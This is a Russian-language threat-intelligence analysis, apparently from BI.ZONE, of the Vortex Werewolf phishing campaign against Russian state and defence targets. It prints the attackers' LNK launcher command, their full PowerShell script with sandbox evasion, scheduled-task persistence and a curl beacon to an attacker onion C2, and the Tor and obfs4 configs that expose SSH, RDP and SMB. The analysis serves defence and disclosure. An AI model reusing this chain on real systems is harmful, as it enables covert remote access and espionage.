

Надвигающийся циклон: Vortex Werewolf атакует Россию

bi.zone/expertise/blog/nadvigayushchiysya-tsiklon-vortex-werewolf-atakuet-rossiyu

January 26, 2026



Введение

В декабре 2025-го и январе 2026 года специалисты [BI.ZONE Threat Intelligence](#) выявили вредоносную активность нового кластера Vortex Werewolf (SkyCloak). Атаки были направлены на российские организации государственного управления и оборонно-промышленного комплекса.

Предполагается, что злоумышленники доставляют вредоносное ПО с помощью фишинговых рассылок. Жертве отправляют замаскированную под адрес в Telegram ссылку для загрузки документа — архива, содержащего вредоносный LNK-файл, и дополнительного архива с набором файлов, ключевым из которых является PowerShell-скрипт. После успешной компрометации в системе устанавливаются Tor и OpenSSH, а также настраивается удаленный доступ через сеть Tor по протоколам RDP, SMB, SFTP и SSH. Для устойчивости вредоносное ПО закрепляется в планировщике Windows через создание задач.

Vortex Werewolf напоминает [Core Werewolf](#): у кластеров схожие цели и регионы атак, они применяют SSH для организации удаленного доступа к скомпрометированным системам, а еще используют отвлекающие документы военной тематики. Согласно исследователям [Cyble](#) и [Segrite](#), ранее целями Vortex Werewolf также становились белорусские государственные и оборонные структуры. У специалистов недостаточно данных для однозначной атрибуции Vortex Werewolf к Core Werewolf, поэтому BI.ZONE Threat Intelligence рассматривает эту активность как отдельный кластер.

Больше информации о других кластерах активности, об их инструментах, а также атакуемых ими отраслях — в бесплатной версии [BI.ZONE Threat Intelligence](#).



Киберпреступники часто отправляют фишинговые рассылки от имени крупных и известных организаций или ссылаются на них в письмах. Чем сильнее бренд компании, тем охотнее злоумышленники используют ее айдентику. Узнаваемые логотипы и прочие элементы фирменного стиля повышают доверие со стороны пользователей, подталкивая их открыть письмо. Важно помнить, что обладатель торговой марки не несет ответственности за действия преступников и причиненный в результате ущерб.

Ключевые выводы

- Vortex Werewolf распространяет вредоносное ПО с помощью ссылок на страницы, имитирующие загрузку файлов из Telegram. В ходе атаки злоумышленники также могут получить доступ к телеграм-аккаунту жертвы.
- Чтобы инициировать процесс компрометации системы, жертва должна распаковать ZIP-архив и запустить содержащийся в нем LNK-файл.
- Для обеспечения скрытого удаленного доступа кластер применяет инструменты Tor и OpenSSH, при этом для связи с управляющей инфраструктурой используются obfs4-мосты, а не публичные входные узлы сети Tor.
- Согласно результатам исследования сетевой инфраструктуры, Vortex Werewolf активен как минимум с декабря 2024 года.

Описание атаки

Фишинг

Установить метод получения первоначального доступа не представилось возможным, однако предполагается, что Vortex Werewolf мог распространять ссылки на фишинговые ресурсы, маскируемые под загрузку файлов из Telegram, как по электронной почте, так и напрямую отдельным жертвам через мессенджер Telegram.

Vortex Werewolf рассылает жертвам заранее подготовленные ссылки на страницы, замаскированные под сервис для загрузки файлов из Telegram. Такие ссылки могут содержать параметры `cuid`, `cloud_access`, `tuid`, `hash`, `folder`, `nash`, `access_hash` и `code`, при этом во всех выявленных случаях параметр `cuid` присутствует обязательно. Пример фишинговой ссылки:


```
hxxps://telegram-files.trustedfiles[.]org/?nash=2BC8BD579d&cloud_access=06c434ED64&tuid=efGVBj&folder=8057d1704f&cuid=3e12KE
```

Фишинговая страница имитирует процесс загрузки файла, но на самом деле запускает процедуру восстановления доступа к аккаунту Telegram. Пользователю предлагается подтвердить код страны и ввести номер телефона, после чего в приложение Telegram приходит код подтверждения. Если для аккаунта включена двухфакторная аутентификация, жертву дополнительно просят ввести облачный пароль. В результате Vortex Werewolf получает активную сессию телеграм-аккаунта пользователя.



Отправка кода на фишинговой странице

В ряде случаев, чтобы повысить правдоподобие атаки, злоумышленники размещали на фишинговой странице отвлекающий документ с намеренно размытым визуальным содержанием.



Отправка кода на фишинговой странице с документом

Важно отметить, что Vortex Werewolf использует сервис GitHub Pages для размещения статических ресурсов на JavaScript и CSS, при этом для каждого фишингового домена создается отдельный репозиторий с этими ресурсами.

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <link rel="icon" href="https://[redacted].github.io/builder/view/favicon.ico" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <meta name="theme-color" content="#000000" />
    <link rel="preconnect" href="https://fonts.googleapis.com" />
    <link rel="preconnect" href="https://fonts.gstatic.com" crossorigin />
    <link
      href="https://fonts.googleapis.com/css2?family=Roboto:ital,wght@0,100;0,300;0,400;0,500;0,700;0,900;1,100;1,300;1,400;1,500;1,700;1,900&display=swap"
      rel="stylesheet"
    />
    <title>Зарпysка...</title>
    <script type="module" crossorigin src="https://[redacted].github.io/builder/view/assets/index-NRgETx7M.js"></script>
    <link rel="stylesheet" crossorigin href="https://[redacted].github.io/builder/view/assets/index-8X6jsYq.css">
  </head>
  <body>
    <div id="root"></div>
  </body>
</html>
```

HTML-код фишинговой страницы

После успешной проверки введенного кода, а также пароля при включенной двухфакторной аутентификации формируется ссылка следующего вида:

`[domain]/telegram/api/v1/file/[u_id]/[cuid]/[tuid]`, где значение `u_id` генерируется на стороне сервера. Пример:

`hxxps://telegram-files.trustedfiles[.]org/telegram/api/v1/file/111ea773e331412d06b1e8725df275f8/3e12KE/ef6VBj/`

Переход по данной ссылке инициирует загрузку ZIP-архива, размещенного в сервисе Dropbox. Пример:

`hxxps://dl.dropboxusercontent[.]com/sc1/fi/a32r4skq88ou37br4o5ic/Spisok-na-peremeshchenie.zip?rlkey=rkkq0atxq44eeww5jknjelr2&dl=0&t=1765842355`



Авторизация прошла успешно

Файлы начнут загружаться через несколько секунд...



Успешная авторизация пользователя и загрузка файлов

Далее описывается цепочка атаки на примере одного из загруженных ZIP-архивов — [Spisok na peremeshchenie.zip](#).

ZIP

После того как жертва переходит по специально подготовленной фишинговой ссылке и успешно авторизуется, происходит автоматическая загрузка ZIP-архива.

Spisok na peremeshchenie.zip						
Name	Size	Packed Size	Modified	Attributes	CRC	
System Volume Information	12 527 369	12 482 715	2025-12-15 13:46	HD	786E9A9B	
Spisok na peremeshchenie.pdf.lnk	2 463	1 051	2025-12-15 13:46	A	78D3F9D7	

Содержимое ZIP-архива [Spisok na peremeshchenie.zip](#)

В ZIP-архиве находятся:

- LNK-файл [Spisok na peremeshchenie.pdf.lnk](#) с иконкой PDF-документа.
- Скрытый каталог [System Volume Information](#), содержащий внутри ZIP-архив с именем [logLength](#) без расширения.

Во втором ZIP-архиве [logLength](#) содержится множество файлов.

logLength					
Name	Size	Packed Size	Modified	Attributes	CRC
externalProjectPriority	4 123	1 885			7FCA7AD1
alertHeight	249 455	92 717	2025-12-15 02:46	-rw-rw-rw-	6982158D
currentPlanMode.xml	1 641	672	2025-12-15 02:46	-rw-rw-rw-	6EFD8DDF
finalcutpro.exe	1 343 920	647 566	2025-12-15 02:46	-rwxrwxr...	CD9F8D3F
firstPathLabel	322	170	2025-12-15 02:46	-rw-rw-rw-	83EEEB47
initialInvoiceCode	191 542	71 362	2025-12-15 02:46	-rw-rw-rw-	D4F1798D
labelInterval	319 054	118 243	2025-12-15 02:46	-rw-rw-rw-	A3413013
libcrypto.dll	1 885 752	882 474	2025-12-15 02:46	-rw-rw-rw-	15250225
microsoftword.exe	384 432	193 820	2025-12-15 02:46	-rwxrwxr...	2505B6B6
photoshopexpress.exe	10 385 920	3 818 901	2025-12-15 02:46	-rwxrwxr...	E795F886
primaryOutputBound	394	260	2025-12-15 02:46	-rw-rw-rw-	5F80B4B6
primaryOutputBound.pub	81	79	2025-12-15 02:46	-rw-rw-rw-	040BA2DC
recordTimestamp	83	81	2025-12-15 02:46	-rw-rw-rw-	5D8C62DB
Spisok na peremeshchenie.pdf	195 667	161 912	2025-12-15 02:46	-rw-rw-rw-	2E66D14E
ssh-shellhost.exe	189 360	97 483	2025-12-15 02:46	-rwxrwxr...	5E141D3E
temporaryLinkError.xml	1 636	666	2025-12-15 02:46	-rw-rw-rw-	494D06C1
totalQuerySignal	1 943	914	2025-12-15 02:46	-rw-rw-rw-	EF6CA10A
transactionMap	227	162	2025-12-15 02:46	-rw-rw-rw-	628CFEE9
visualstudiocode.exe	17 705 984	6 435 824	2025-12-15 02:46	-rwxrwxr...	5E428218

Содержимое ZIP-архива **logLength**

В ZIP-архиве находятся:

- каталог **externalProjectPriority**, в котором содержится **lastNotificationList** — конфигурационный файл obfs4 (torrc);
- **alertHeight**, **initialInvoiceCode**, **labelInterval** — сгенерированные текстовые файлы;
- **currentPlanMode.xml** — конфигурационный файл запланированной задачи **photoshopexpressBackup** для запуска **photoshopexpress.exe**;
- **finalcutpro.exe** — SSH-сервер sshd (OpenSSH для Windows версии 9.5.0.0);
- **firstPathLabel** — конфигурационный файл Tor Hidden Service (torrc);
- **libcrypto.dll** — динамически подключаемая библиотека (DLL) из набора OpenSSL;
- **microsoftword.exe** — SFTP-сервер (OpenSSH для Windows версии 9.5.0.0);
- **photoshopexpress.exe** — исполняемый файл Tor;
- **primaryOutputBound** — приватный ключ OpenSSH (ssh-ed25519);
- **primaryOutputBound.pub** — публичный ключ OpenSSH (ssh-ed25519);
- **recordTimestamp** — публичный ключ OpenSSH (ssh-ed25519);
- **Spisok na peremeshchenie.pdf** — отвлекающий PDF-документ;
- **ssh-shellhost.exe** — клиент ssh-shellhost для создания интерактивной сессии SSH (OpenSSH для Windows версии 9.5.0.0);
- **temporaryLinkError.xml** — конфигурационный файл запланированной задачи **finalcutproRepairTask** для запуска **finalcutpro.exe**;
- **totalQuerySignal** — вредоносный PowerShell-скрипт;
- **transactionMap** — конфигурационный файл sshd;
- **visualstudiocode.exe** — исполняемый файл obfs4proxy.

LNK

Компрометация системы происходит после того, как пользователь запускает вредоносный LNK-файл.

Spisok na peremeshchenie.pdf.lnk инициирует выполнение следующей команды:

```
powershell.exe $mainConfigCapacity = (where.exe /r $env:USERPROFILE 'Spisok na peremeshchenie.zip') | select -First 1;
$permanentDetailResult=$mainConfigCapacity.Trim(); Expand-Archive $permanentDetailResult -DestinationPath
$env:APPDATA\projectDuration; $permanentDetailResult=$env:APPDATA+'\\projectDuration\System Volume Information\logLength';
$entryResult=$permanentDetailResult+'.zip'; Rename-Item -Path $permanentDetailResult -NewName $entryResult; Expand-Archive -
Path $entryResult -DestinationPath $env:APPDATA\reaper; $activeModeArray = gc $env:APPDATA\reaper\totalQuerySignal; Start-
Process -WindowStyle Hidden powershell $activeModeArray
```

В ходе данной команды выполняются следующие действия:

- С помощью штатной утилиты **where.exe** рекурсивно осуществляется поиск архива **Spisok napere meshchenie.zip** в каталоге профиля пользователя, после чего выбирается первый найденный путь.
- Найденный архив распаковывается в каталог **%APPDATA%\projectDuration**.
- В распакованном содержимом обнаруживается ZIP-архив без расширения с именем **logLength**. К нему добавляется расширение **.zip**, после чего архив извлекается в каталог **%APPDATA%\reaper**.
- Из каталога **reaper** считывается содержимое файла **totalQuerySignal** и запускается новый процесс PowerShell, выполняющий как скрипт содержимое файла **totalQuerySignal** в скрытом окне.

PowerShell

PowerShell-скрипт выполняет комплекс действий, направленных на обеспечение постоянного удаленного доступа к системе, и настройку скрытого канала связи с инфраструктурой управления атакующих. Он проверяет характеристики среды выполнения, удаляет вспомогательные артефакты компрометации, регистрирует запланированные задачи для постоянного запуска компонентов Tor и SSH, после чего передает идентификационные данные скомпрометированного узла на C2-сервер в сети Tor для последующего удаленного управления.

```
$permanentSessionCount = $env:APPDATA + '\Microsoft\Windows\Recent'; if (Test-Path $permanentSessionCount) { if
((Get-ChildItem -Path $permanentSessionCount -Filter *.lnk -ErrorAction SilentlyContinue).Count -ge 10) { if
((ps).Count -ge 50){ start ($env:APPDATA + '\reaper\*.pdf'); Remove-Item $env:APPDATA\projectDuration -Recurse;
Remove-Item $env:APPDATA\reaper\totalQuerySignal; $finalPaymentResult = 'Global\rowDepth'; $localChatIndex =
$false; $labelThreshold = New-Object System.Threading.Mutex($true, $finalPaymentResult, [ref]$localChatIndex);
if (-not $localChatIndex) { exit };$finalColumnState=$env:USERDOMAIN+'\' + $env:USERNAME; $documentSignal=(gc
$env:AppData\reaper\temporaryLinkError.xml | Out-String ).Replace('$UserId', $finalColumnState);
Register-ScheduledTask finalcutproRepairTask -Xml $documentSignal; Start-ScheduledTask finalcutproRepairTask;
$documentSignal=(gc $env:AppData\reaper\currentPlanMode.xml | Out-String ).Replace('$UserId', $finalColumnState);
Register-ScheduledTask photoshopexpressBackup -Xml $documentSignal; Start-ScheduledTask photoshopexpressBackup;
$notificationList='rlj'; $modeIndex='nivsfnqziz'; $minPathIndex='e7femn'; $pdfDepth='fdftchg';
$externalMediaFlag='sxpzg'; $filterList='davdtk'; $filterOption='htmlad'; $nextRowRange='amvl';
$memberPriority='mSrb'; $initialItemTag='ixg'; $memberDescription='yoi'; $noteObject=$nextRowRange + $pdfDepth +
$memberDescription + $minPathIndex + $modeIndex + $notificationList + $memberPriority + $initialItemTag +
$externalMediaFlag + $filterList + $filterOption; $ticketSize=$env:APPDATA + '\reaper\listAssetTitle\hostname';
while (-not (Test-Path $ticketSize)){ Start-Sleep 1; }; $resultLabel=$env:USERNAME+'.'+(gc $ticketSize).
Substring(0, 56)+'3-zdhdzdpf'; $noteObject; $statusLabel = $noteObject + '.onion/1st?q=' + $resultLabel; cmd /
c curl --retry 1000 --retry-delay 3 --retry-all-errors -m 120 -s --socks5-hostname localhost:9050
$statusLabel;}}
```

Содержимое PowerShell-скрипта **totalQuerySignal**

При выполнении PowerShell-скрипта **totalQuerySignal** происходят следующие действия:

- Скрипт определяет путь к каталогу **%APPDATA%\Microsoft\Windows\Recent**, в котором хранятся ярлыки недавно открытых файлов и приложений, после чего подсчитывает их количество. Если число ярлыков меньше 10, выполнение прекращается. Данная проверка используется вредоносным ПО для выявления виртуальных машин и песочниц. Далее производится подсчет запущенных в системе процессов. При их количестве менее 50 скрипт также завершает работу, что служит дополнительным механизмом для обнаружения анализируемой среды.
- Затем инициируется открытие PDF-файлов из каталога **%APPDATA%\reaper**, где на момент выполнения присутствует отвлекающий документ **Spisok na peremeshchenie.pdf**.

Рапорт

В целях повышения боевой готовности, прошу Вашего ходатайства перед вышестоящим командованием о назначении нижепоименованного личного состава:

1. Рядового [REDACTED], на воинскую должность ЗКВ 1 МСО 1 МСВ 3 МСР 1 МСБ. ШДК - «сержант», 7 т. р.;
2. Рядового [REDACTED], на воинскую должность наводчика 2 МСО 1 МСВ 3 МСР 1 МСБ. ШДК - «рядовой», 2 т. р.;
3. Гранатометчика 2 ШО 4 ШВ 1 ШР 1 МСБ рядового [REDACTED], на равную воинскую должность гранатометчика 2 МСО 1 МСВ 3 МСР 1 МСБ. ШДК - «рядовой», 2 т. р.;
4. Рядового [REDACTED], на воинскую должность старший стрелок 3 МСО 1 МСВ 3 МСР 1 МСБ. ШДК - «ефрейтор», 2 т. р.;
5. Рядового [REDACTED], на воинскую должность стрелка-помощника гранатометчика 1 МСО 2 МСВ 3 МСР 1 МСБ. ШДК - «рядовой», 1 т. р.;
6. Рядового [REDACTED], на воинскую должность ЗКВ 1 МСО 2 МСВ 3 МСР 1 МСБ. ШДК - «сержант», 7 т. р.;
7. Рядового [REDACTED], на воинскую должность наводчика 2 МСО 2 МСВ 3 МСР 1 МСБ. ШДК - «рядовой», 2 т. р.;
8. Рядового [REDACTED], на воинскую должность номера расчета 2 МСО 2 МСВ 3 МСР 1 МСБ. ШДК - «рядовой», 2 т. р.;

Отвлекающий документ [Spisok na peremeshchenie.pdf](#)

- После этого удаляется каталог `%APPDATA%\projectDuration` и файл `%APPDATA%\reaper\totalQuerySignal`, предположительно, с целью сокрытия следов компрометации.
- Далее создается глобальный мьютекс `Global\rowDepth`. Если он уже существует, выполнение скрипта прекращается, что предотвращает повторный запуск. Формируется уникальный идентификатор системы на основе переменных окружения `USERDOMAIN` и `USERNAME`. Полученный идентификатор подставляется в XML-файл, после чего через планировщик задач Windows создается и запускается задача `finalcutproRepairTask`, выполняющая следующую команду:

```
conhost -headless %AppData%\reaper\finalcutpro.exe -f transactionMap
```

Аналогичным образом обрабатывается файл `currentPlanMode.xml`, в результате чего создается задача `photoshopexpressBackup` с командой:

```
conhost -headless %AppData%\reaper\photoshopexpress.exe -f firstPathLabel
```

- На следующем этапе скрипт формирует Tor-адрес путем конкатенации множества строковых переменных. Итоговый адрес соответствует формату Tor Hidden Service версии 3.
Пример: `amvlfdfctchgyoie7femnnivsfmqzizrljm5rbixgsxpzgdavdtkhtlad[.]onion`
- Скрипт ожидает появления файла `%APPDATA%\reaper\listAssetTitle\hostname`, содержащего сгенерированный onion-адрес Tor-сервиса, развернутого на стороне жертвы. Из его содержимого извлекается 56-символьный идентификатор, который вместе с именем пользователя и дополнительным маркером (`3-zdhdzdpf`) используется для формирования уникального ID системы.
Пример: `%USERNAME%:g4onxzym6rksm6nwb16pl7nmdep3vha5qwmj64f6uidxvr6qpl7d3ayd:3-zdhdzdpf`
- На основе полученных данных создается URL вида `<onion-домен>.onion/1st?q=<ID>`. Параллельно в системе запускается SSH-сервер (`finalcutpro.exe`), который прослушивает локальный адрес `127.0.0.1` с сетевым портом 20321, использует SFTP для передачи файлов и настроен на аутентификацию по ключу при отключенной парольной аутентификации. Запущенный Tor связывает локальный SSH-порт с Tor Hidden Service, что позволяет злоумышленнику подключаться к системе жертвы через Tor-клиент и далее по SSH.
- В завершение используется штатная утилита `curl`, настроенная на многократные попытки соединения с паузами и обработкой сетевых ошибок, для установления SOCKS5-соединения с локальным Tor-прокси на сетевом порте 9050. Через этот канал атакующему передаются onion-адрес Tor-сервиса жертвы и ее уникальный идентификатор.

Конфигурационный файл Tor Hidden Service (torrc)

Конфигурационный файл `firstPathLabel` используется исполняемым файлом `photoshopexpress.exe` (Tor) и предназначен для настройки Tor Hidden Service на стороне жертвы. Внутренние сетевые сервисы системы публикуются для внешнего доступа, обеспечивая злоумышленнику возможность анонимного удаленного подключения без прямого сетевого взаимодействия и с полным сокрытием источника и назначения трафика. За счет настроенного проброса портов атакующему становятся доступны сервисы SSH, SFTP, RDP и SMB.

```
HiddenServiceDir "listAssetTitle/"
HiddenServicePort 20322 127.0.0.1:20321
HiddenServicePort 11435 127.0.0.1:445
HiddenServicePort 13893 127.0.0.1:3389
HiddenServicePort 12192 127.0.0.1:12191
HiddenServicePort 14763 127.0.0.1:14762
GeoIPFile geoip
GeoIPv6File geoip6
DataDirectory asana

%include externalProjectPriority/*
```

Содержимое файла `firstPathLabel`

Конфигурационный файл obfs4 (torcc)

Конфигурационный файл `lastNotificationList` используется исполняемым файлом `visualstudiocode.exe` (obfs4proxy) и содержит параметры подключения к obfs4-мостам. Использование obfs4 обеспечивает маскировку Tor-трафика: в этом режиме Tor не обращается к публичным входным узлам, а осуществляет маршрутизацию соединений исключительно через заданные мосты с включенной обфускацией таймингов (`iat-mode=2`).

```
ClientTransportPlugin obfs4 exec visualstudio.exe
UseBridges 1
Bridge obfs4 185.177.207.216:11216 E716284808335AD3C73BC4F1B1684F1E7BC578 cert-VjM0yG+8TrX+RSUdKcLdc1gCw6i1IKH0SUEGLTB/Gc2vSAMM+XUIIPVcRKP:816uphwm4Zw iat-mode=2
Bridge obfs4 78.159.118.224:19908 97350AE37918D09F08A0CF56D336294BC84207CC cert-MiB1Pdg6nSsk091d8blzuQF1z2CUWw69apMlvF3SY6Z9N8AV6S1shx1Y1718:1vwdEA iat-mode=2
Bridge obfs4 185.177.207.216:11216 E716284808335AD3C73BC4F1B1684F1E7BC578 cert-VjM0yG+8TrX+RSUdKcLdc1gCw6i1IKH0SUEGLTB/Gc2vSAMM+XUIIPVcRKP:816uphwm4Zw iat-mode=2
Bridge obfs4 185.177.207.101:12346 9AF2756207AF583E33842B7AB888C2C3C2BE63FD cert-p9L6+25s8bnfkye1ZxFoAE4mAGY7DH4GaJ7dxngII:2P98tqrHwZxJwK0RVIQ34C7aq2w iat-mode=2
Bridge obfs4 89.116.48.119:32278 EB131E3372F12A1BA2D0A8CA7064251C56866 cert-pfJ0yOhh7BecZULekBf8PKShhJ54yYFg/n8F0q3Bq6m8gsLecJHwBf9K01a/vLINAQ iat-mode=2
Bridge obfs4 78.63.213.108:9130 0F83690092E4326915D868B8C2FC90852684185 cert-ouC5ZFforANdS1bwUM51C2OLUz7rkCqYR8mE/KPM0X/gpdt0AuyjC4eYak0kp4AlpMALA iat-mode=2
Bridge obfs4 185.177.207.101:12346 9AF2756207AF583E33842B7AB888C2C3C2BE63FD cert-p9L6+25s8bnfkye1ZxFoAE4mAGY7DH4GaJ7dxngII:2P98tqrHwZxJwK0RVIQ34C7aq2w iat-mode=2
Bridge obfs4 185.177.207.101:12346 627D34BFF60081758EEFF8985E8F852326C0F816 cert-p9L6+25s8bnfkye1ZxFoAE4mAGY7DH4GaJ7dxngII:2P98tqrHwZxJwK0RVIQ34C7aq2w iat-mode=2
Bridge obfs4 5.22.221.14:3031 6FD0841CC3A489938F39C0327A5DAFDE968955 cert-8o9IDTj7fX5ilg7Q48Q4q0t42ad1:phMMWag5JEr3q3ta/xyw0fHPnJ0ZqQX6aB256NjW iat-mode=2
Bridge obfs4 73.94.43.159:26820 22ADF98E9AE222978ECCAG658A06789F2B6339807 cert-V4apZ30b7mXmN338682eqh58knLIU02U6uWhbJ8F3w4q80P9wHt28iUeQcV0lTckRFYJA iat-mode=2
Bridge obfs4 185.177.207.63:6348 5D56E90FDA3000FCB464DEC0E5631706988611 cert-p9L6+25s8bnfkye1ZxFoAE4mAGY7DH4GaJ7dxngII:2P98tqrHwZxJwK0RVIQ34C7aq2w iat-mode=2
Bridge obfs4 24.134.5.121:8980 6C11CE58EMD4C37EC078EBDC0D70961A56699 cert-g0W7YmDrVQs9Mea7AKU51Niu5kKly3PVH54h610RgcTrJtce58E00Tmnl37ANZPQ iat-mode=2
Bridge obfs4 185.177.207.18:30196 F8946FCD8F1A7A75836E88699420288841A6CA cert-p9L6+25s8bnfkye1ZxFoAE4mAGY7DH4GaJ7dxngII:2P98tqrHwZxJwK0RVIQ34C7aq2w iat-mode=2
Bridge obfs4 87.106.159.211:25047 66D373EDE26F23AB456C4B6D92DC526199E8085B cert-GgpE1Hs04zhTRI0yL7pZcIE+JW6wJ0yH1jJkNP2w8CCqKsrJwB50u34v4m1y48rhldg iat-mode=2
Bridge obfs4 70.34.216.248:28589 620FF608378E00245991B3FA73E0C806F4D1CC cert-Ov3PuhvD4GvG0P2:CHF259H8SS+Yl12hbuLx0LPwXmQ4u4h3Bh8z/GHw+55peACog6w iat-mode=2
Bridge obfs4 103.17.154.137:443 7CA829973001F71B038BF2014CEBEA366C21A28 cert-xcaD1FZTXJHFDtH2WfjyghedM85211zDh1153myveS6wN8b8g/K8k4h7LH0ddg iat-mode=2
Bridge obfs4 185.177.207.132:8443 4F8781F7A0D30DA53A7966007817FC479874D10 cert-UL2GCXWMSKEWY4T001Neu6DAmzH40bXVYhNtW68U5nyy/zEKGSIPgmTDKumW9c1Pg iat-mode=2
Bridge obfs4 87.106.159.211:25047 66D373EDE26F23AB456C4B6D92DC526199E8085B cert-GgpE1Hs04zhTRI0yL7pZcIE+JW6wJ0yH1jJkNP2w8CCqKsrJwB50u34v4m1y48rhldg iat-mode=2
Bridge obfs4 45.76.185.188:4444 55346F385B6F87069D1588CE842DE8BF98F90C5 cert-ftbtp0z8dAl5:6F1410k8NqBv1BueGmH4B1x81/00Cyxwct9wTwyX3w9kJwQcR95W iat-mode=2
Bridge obfs4 95.179.192.8:8080 0E75D1C254ACCE9CAA34C0326C625F49DE76F1E cert-rH006yV715wEHEND12RR-Q/kxq0JFnzZx2767ElybRGoN1jv3/FZmqBVIDy:DD+8Eg iat-mode=2
Bridge obfs4 45.76.185.188:4444 55346F385B6F87069D1588CE842DE8BF98F90C5 cert-ftbtp0z8dAl5:6F1410k8NqBv1BueGmH4B1x81/00Cyxwct9wTwyX3w9kJwQcR95W iat-mode=2
Bridge obfs4 188.245.88.107:44536 67688FA22CAB8100B6025941647F88B89C8CF cert-7Uo8rQYaiM0N3fXwMhTmx5LxbyZSup3Mv7E6N7bX0cI7KD010770p25:5Up2XQ3YDA iat-mode=2
Bridge obfs4 185.177.207.101:12346 9AF2756207AF583E33842B7AB888C2C3C2BE63FD cert-p9L6+25s8bnfkye1ZxFoAE4mAGY7DH4GaJ7dxngII:2P98tqrHwZxJwK0RVIQ34C7aq2w iat-mode=2
Bridge obfs4 45.76.185.188:4444 7C7A85188898685EAF3C1AEB7E47D3D8688C5D0 cert-LQF0gXy81hr7I41EoP2VqNBMDJV/eGnz5/X1O46cF03woXbdUAlJc6Autpua8XIUBNMoIA iat-mode=2
Bridge obfs4 156.67.24.239:33333 2F311E84E8F0D58700E0F918BF4E528748ED47C cert-xzae4w6xtbcRG4zp1H7AoZ5PI0H+1KzshhkfkQ8kmvB/DSKmcXfPpF8N15KrrwVlEW iat-mode=2
```

Содержимое файла `lastNotificationList`

Исследование сетевой инфраструктуры

В ходе исследования сетевой инфраструктуры с использованием сервиса [urlscan.io](#) был выявлен [анализ](#) вредоносной ссылки `hxxps://tg-media.guardedcloud[.]net/?access_hash=ceFFc8F817&cuId=nghdRm&code=A824c7d9D3&tuid=SuCmHG`, загруженной на проверку с территории России 20 декабря 2024 года. На основании этого зафиксировано, что активность кластера Vortex Werewolf прослеживается как минимум с декабря 2024 года. Также следует отметить, что злоумышленники используют Cloudflare в своей сетевой инфраструктуре.

Индикаторы компрометации

Хеш-суммы файлов

ZIP

- `fc8a6cc400dd822b6f5fc40c85a547cf7f266169eddb84a90f4b3f25956318c`
- `86b1e4e48d1d4ce1acf291b21c2ffa806bca9b6cad6a6519263fa1705486eb94`
- `8f4836cca1850053e87a769a84baed3cdde060ad3fce26f101a20b37375835f1`
- `1cf423b7b55c2d7018262c847ba58e1955443e1d84ca0bca4f94f2a9cc5794d7`
- `1280cca4b520bfd018296c4d1645b7c9c87c7c4608752506285dad0e251b22e32`
- `7ccf33529389ff080c1aaea1678c9f7a3546ab950670138f8a7f35c7638578cb`
- `2a9b971c835e2ee5f190d068c602601fdaf718d8bfe085c2032d59a6f25ed082`
- `a5c5a64b2da18aac04ddaaa3cd82f09bbad661da4aaca785edcf4bac94cb520a`
- `b4195e7584ac97d9c444ee6292160c80f9c889e6cba27cc656506d3c5fcffd48`
- `ac8e6a47f795b6ea4bf1ddfd2d4079337fd7d3798bcfe8773c28f9d429b83380b`

LNK

- `2727d521ef98815ba82b2c2cc504123db59e1e4df487e3d6253280d21d00020e`
- `8339333e1a1a8bab3cf72542e8fda58d19dd096cf2463867ca0328348338570`
- `8f9029a5d5351078fc2f0b5499557c0f969b337817947314e37b2c7407ae2300`
- `42910bf2aa4ac9d62e2b32e6fadc42f11bd7215fee492ecf72cfd6238965d066`
- `de73c1b5597f091b5e42e5d5b4dc40a46ddee4682308f5bbe010a32ede57b111`

PowerShell

- `85fba8ba8377974392b9147a2adf2d2955e9dfbb8d9e0659cf7f90487b1105ae7`
- `76542efd8113416322268676c8c32fc900661fe17db68a1ac9c2bcdcd936a7a6`
- `44abef9297d6573674b27416435c891317cfb9de8753d075806d5777563e6cc2`
- `1ba396a8cd9af661e0a5ceb1107c787290cff3ab05b70a9c5154f4e040f716be`
- `6efd511512be5e256951813f2008ce2c4572d6ef191c69a62b7555aa33255ac`

PDF

- `f27f0c47b708cabbc71e78eb28c4871834da0bc35c2693e145c01688d8e1bd13`

- 558df469e8170f63da405ce42cf63900d81f0b38c3a70fa69e48b9aa11735345
- 4111cda24ef547bc3296024cf94e0a0b43916c46d92f1d5c406ba241dcd6bb23
- 36d104a18c1e966b11253eb637a452288cb94ce240ee6fff7c2d14d7ae8086ee
- aeb3196090cb428bcea45e0cf24d2b53346e244b2115edb176da49ca912d8cdf

Сетевые индикаторы

URL

